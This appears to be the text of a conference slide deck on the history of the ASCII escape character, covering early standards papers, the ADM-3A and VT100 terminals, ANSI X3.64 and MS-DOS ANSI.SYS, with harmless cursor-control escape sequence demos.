


Terminally Owned

60 years of escaping

David Leadbeater, G-Research
[@dgl@infosec.exchange](mailto:dgl@infosec.exchange)



ASCII

American Standard Code for Information Interchange

- Introduced in 1963
- We take it for granted
- It's everywhere, including this very slide
- ASA X3.4-1963

ASA X3.4-1963

a.k.a. ASCII

2. Standard Code

b ₇				0	0	0	0	1	1	1	1		
b ₆				0	0	1	1	0	0	1	1		
b ₅				0	1	0	1	0	1	0	1		
b ₄	b ₃	b ₂	b ₁										
0	0	0	0	NULL	DC ₀	␣	0	@	P	UNASSIGNED	UNASSIGNED		
0	0	0	1	SOM	DC ₁	!	1	A	Q				
0	0	1	0	EOA	DC ₂	"	2	B	R				
0	0	1	1	EOM	DC ₃	#	3	C	S				
0	1	0	0	EOT	DC ₄ (STOP)	\$	4	D	T				
0	1	0	1	WRU	ERR	%	5	E	U				
0	1	1	0	RU	SYNC	&	6	F	V				
0	1	1	1	BELL	LEM (APOS)	'	7	G	W				
1	0	0	0	FE ₀	S ₀	(	8	H	X				
1	0	0	1	HT SK	S ₁	)	9	I	Y				
1	0	1	0	LF	S ₂	*	:	J	Z	UNASSIGNED	UNASSIGNED		
1	0	1	1	V _{TAB}	S ₃	+	;	K	[				
1	1	0	0	FF	S ₄	(COMMA)	<	L	\				
1	1	0	1	CR	S ₅	-	=	M	]				
1	1	1	0	SO	S ₆	.	>	N	↑	UNASSIGNED	UNASSIGNED		
1	1	1	1	SI	S ₇	/	?	O	←				

really ASCII

b_7 b_6 b_5 b_4 b_3 b_2 b_1 Column Row					0	1	2	3	4	5	6	7
0	0	0	0	0	NUL	DLE	SP	0	@	P	`	p
0	0	0	1	1	SOH	DC1	!	1	A	Q	a	q
0	0	1	0	2	STX	DC2	"	2	B	R	b	r
0	0	1	1	3	ETX	DC3	#	3	C	S	c	s
0	1	0	0	4	EOT	DC4	\$	4	D	T	d	t
0	1	0	1	5	ENQ	NAK	%	5	E	U	e	u
0	1	1	0	6	ACK	SYN	&	6	F	V	f	v
0	1	1	1	7	BEL	ETB	'	7	G	W	g	w
1	0	0	0	8	BS	CAN	(	8	H	X	h	x
1	0	0	1	9	HT	EM	)	9	I	Y	i	y
1	0	1	0	10	LF	SUB	*	:	J	Z	j	z
1	0	1	1	11	VT	ESC	+	;	K	[	k	{
1	1	0	0	12	FF	FS	,	<	L	\	l	
1	1	0	1	13	CR	GS	—	=	M	]	m	}
1	1	1	0	14	SO	RS	.	>	N	^	n	~
1	1	1	1	15	SI	US	/	?	O	_	o	DEL

60 years ago – proposals on “escape”

A Proposal for Character Code Compatibility

R. W. BEMER, *I.B.M. Corporation, White Plains, N. Y.*

The emergence of a single standard from a welter of conflicting precedents depends upon two solutions:

1. selection or development of an adequate and logical standard,
2. phasing out (or peaceful coexistence with) the old varieties.

This paper deals with the latter problem and proposes the mechanics for a solution in the area of character codes, as represented by bit combinations.

It appears impossible to reconcile the many different codes in use on paper or magnetic tape such that a particular code could be the national or international standard. Because of the wide usage of these various codes they must be considered parallel standards subject to atrophy through adoption of a single superior code. A simple device that I call the “escape” character will allow as many compatible and graded standards as there are bit combinations in any number of tracks, although it is certainly not desirable to have more of these than absolutely necessary.

Given T character tracks (not feed, parity, or control tracks), there are 2^T possible code combinations. Normally these are all assigned to specific characters or controls. I propose that *one* of these combinations, the *same* one for

all standards, be reserved as an “escape” character. This is to be excluded from every such set of characters assigned.

Regarding the choice of this character, it is unwise to use a *null*, or absence of punches or bits. Furthermore, it is quite possible that the physical permutation of tracks on tape will not be in direct correspondence with the bit pattern of internal storage in a computer or data-processing device. The only code that avoids these difficulties is the completely punched combination, or all *ones* in the bit structure.

Let us make provision for this “escape” combination to interrupt normal decoding of a stream of characters. It will say, in effect, that “The next T -bit combination is to be considered a numeric identifier of a particular standard.” From then on, until interrupted by an “escape” character in *that* set, all combinational T -bit characters will be interpreted according to that standard. Shifting from one standard to another is therefore *dynamic*. A great additional advantage of such a scheme is that many messages in several different codes may be adjoined in the stream of transmission. In hardware, the “escape” character can be made to interrupt to set relays or other switching devices to select one of a variety of readers or decoders.

A PROPOSED DISCIPLINE FOR THE USE OF “ESCAPE”

D.A. Kerr
American Telephone and Telegraph Co.
New York, New York

Jan. 22, 1963

Introduction

The proposed American Standard Code for Information Interchange includes a character designated “escape”. This character is intended to modify succeeding characters so as to permit the representation of characters not within the A.S.C.I.I. proper. The exact application and method of use of “escape” has not yet been determined.

This paper offers some thoughts on how “escape” may be defined and applied, and treats the effects of such a use on the coexistence of data processing and data communication systems. An implementation planned for use in the Bell System is described.

Application

It has been observed that “escape” could be used to permit the representation of either controls or graphics lying beyond the basic A.S.C.I.I. set. It is realized that the yet undefined characters “Shift Out” and “Shift In” are related to the use of “escape”. Some presumptions will be made regarding the division of functions between “shift” and “escape” operations.

Bob Bemer, Communications of the ACM, Feb. 1960

D.A. Kerr, X3.2 Subcommittee, Task Group on “Escape”, 1963

Teletype ASR-33

- Released 1963
- One of the first devices to use ASCII
- Used in the development of...






Lear Siegler

ADM-3A

- Released 1976





3.2.2 Special Function Keys

In addition to the displayable character keys, the ADM-3A keyboard contains a number of other keys which are used for various terminal and system control operations, as follows:

1. ESC. The ESC key is used in conjunction with other character keys to produce a load-cursor operation, when in the Cursor Control Mode (CUR CTL-OFF switch set to CUR CTL). The load-cursor operation is used to position the cursor to a specific (absolute) screen position and to identify that position for the host computer. This operation may also be initiated by the host computer using the same escape sequences (refer to Programming Considerations).

Four characters are required to complete the operation. The first two characters are always ESC =; they enable the load-cursor operation. The next two characters establish the Y-X (column-row) coordinates of the desired screen position. Figure 3-2 is a chart showing the ASCII characters (and their HEX codes) which must be typed to establish the desired column (Y) and row (X) screen location for the cursor.

VT100 - 1978

ANSI X3.64-1979
(SEE INSIDE BACK COVER)

American National Standard

Adopted for Use by
the Federal Government



FIPS PUB 86
See Notice on Inside
Front Cover

additional controls for use with
american national standard
code for information interchange



american national standards institute, inc.
1430 broadway, new york, new york 10018



```
SLMIN .SYS 12P 20-Dec-85  VM .SYS 3P 13-Aug-86
XL .SYS 4P 20-Dec-85  LD .SYS 8P 23-Aug-86
SP .SYS 6P 13-Aug-86  DL .SYS 5P 13-Aug-86
RT11SJ.SYS 78P 13-Aug-86  DU .SYS 8P 13-Aug-86
NL .SYS 2P 13-Aug-86  TT .SYS 2P 13-Aug-86
SQ .SYS 5P 31-May-85  RL02DC.SYS 71P 21-Nov-84
BASIC .SAV 56 24-May-79  BINCOM.SAV 24 20-Dec-85
DATEIME.SAV 4 20-Dec-85  DIR .SAV 19 20-Dec-85
DUMP .SAV 9 20-Dec-85  DUP .SAV 47 20-Dec-85
TSXMOD.SAV 78 27-Nov-92  FORTRA.SAV 206 21-May-85
HARRIS.SAV 41 12-Jun-85  LET .SAV 5 20-Dec-85
START .P36 2 21-Dec-91  RETRO .OBJ 1519P 16-May-88
EM1A .STM 19P 02-Feb-93  TSXUCL.TSX 22 07-Mar-92
STAND .LIN 12P 15-Aug-83  TSXV6 .MSG 1P 04-Sep-95
EM1B .STM 19 11-Feb-93  JKFLIP.SAV 30 08-Mar-96
JKFLIP.FOR 3 08-Mar-96  RT11FB.SYS 93P 20-Dec-85
ANNOI .SAV 38 18-Apr-93  TSXP23.NEW 1200P 27-Nov-92
DUO .DIR 18 16-Jul-96  DL .DIR 7 16-Jul-96
DIR .DIF 26 16-Jul-96  DEMOFG.OBJ 1 -BAD-
DEMOFG.OBJ 1 -BAD-  EVAN .ID 1
114 Files, 5949 Blocks
14433 Free blocks
.01
```

BU-BS 20768
digital VT100

Example VT100 escape sequences

(Movement)

"\e[0;10r" Set Top and Bottom Margins (DECSTBM)

"\e[20;1H" Cursor Position (CUP)

"\e[2B" Cursor Down (CUD)

Demo

On a VT100 emulator

```
printf '\e[0;10r'
```

1980s - PCs

```
The IBM Personal Computer DOS  
Version 2.00 (C)Copyright IBM Corp 1981, 1982, 1983
```

```
A>dir ansi.sys
```

```
Volume in drive A has no label  
Directory of A:\
```

```
ANSI      SYS      1664    3-08-83  12:00p  
      1 File(s)      31232 bytes free
```

```
A>echo device=ansi.sys >> config.sys
```

```
A>cls ! more
```

```
*[2J  
A>
```

<https://www.pcjs.org/software/pcx86/sys/dos/ibm/2.00/>

PCjs © 2012-2023 Jeff Parsons

Starting MS-DOS...

HIMEM is testing extended memory...done.

Demo

E-IDE/ATAPI CD-ROM device driver, Ver 1.25
Copyright (C) LG Electronics Inc. 1997. All rights reserved.

Unit 0: NECUMWar VMware IDE CDR01 Product Rev.: 1.00
Unit 1: NECUMWar VMware IDE CDR10 Product Rev.: 1.00
Transfer Mode : Programmed I/O

C:\>C:\DOS\SMARTDRV.EXE /X

MSCDEX Version 2.23



